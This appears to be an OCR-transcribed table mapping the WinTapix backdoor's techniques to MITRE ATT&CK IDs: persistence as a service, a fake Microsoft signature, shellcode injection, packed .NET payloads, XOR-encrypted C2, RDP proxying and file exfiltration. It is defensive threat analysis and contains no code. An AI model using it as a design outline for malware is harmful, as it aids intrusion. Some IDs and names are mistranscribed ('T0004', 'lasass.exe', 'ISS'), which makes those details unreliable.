
DESCRIPTION
WinTapix registers itself as a service called 'WinTapix' for persistence.

ACTION
Masquerading: Invalid Code Signature

TACTIC_ID
TA0005

TECHNIQUE_ID
T1036.001

DESCRIPTION
WinTapix driver has an invalid signature supposedly from Microsoft.



AND

ACTION
Process Injection

TACTIC_ID
T0004

TECHNIQUE_ID
T1055

DESCRIPTION
WinTapix injects and executes shellcode into an existing 32-bit process running with 'Local System' privileges that is not wininit.exe, csrss.exe, smss.exe, services.exe, winlogon.exe or lasass.exe. Injected shellcode contains an embedded and obfuscated .NET."

ACTION
Obfuscated Files or Information: Software Packing

TACTIC_ID
TA0005

TECHNIQUE_ID
T1027.002

DESCRIPTION
.Net payload is protected by multiple obfuscators, particularly Smart Assembly and Eazfuscator.

ACTION
System Services: Service Execution

TACTIC_ID
TA0002

TECHNIQUE_ID
T1569.002

DESCRIPTION
Embedded .NET payload executes in the context of an existing ISS service running on the victim endpoint.

AND

ACTION
Proxy

TACTIC_ID
TA0011

TECHNIQUE_ID
T1090

DESCRIPTION
The backdoor can serve as a proxy for RDP connections.

ACTION
Encrypted channel: Symmetric cryptography

TACTIC_ID
TA0011

TECHNIQUE_ID
T1573.001

DESCRIPTION
C2 communication associated with the WinTapix backdoor is encrypted with a simple XOR encoding.

ACTION
Application layer protocol: Web protocols

TACTIC_ID
TA0011

TECHNIQUE_ID
T1071.001

DESCRIPTION
This backdoor communicates with C2 via web requests.

ACTION
Remote Services: Remote desktop protocol

TACTIC_ID
TA0008

TECHNIQUE_ID
T1021.001

DESCRIPTION
The backdoor allows for proxying RDP connection from a compromised endpoint.

ACTION
Command and Scripting Interpreter: Windows Command Shell

TACTIC_ID
TA0002

TECHNIQUE_ID
T1059

DESCRIPTION
This backdoor has functionality to allow threat actors to execute cmd commands by spawning a child cmd.exe process.

ACTION
Ingress tool transfer

TACTIC_ID
TA0011

TECHNIQUE_ID
T1105

DESCRIPTION
This backdoor supports arbitrary file upload functionality through web requests send to a compromised endpoint.

AND

ACTION
Exfiltration over C2 channel

TACTIC_ID
TA0010

TECHNIQUE_ID
T1041

DESCRIPTION
The backdoor contains functionality that allows for file upload from a victim endpoint.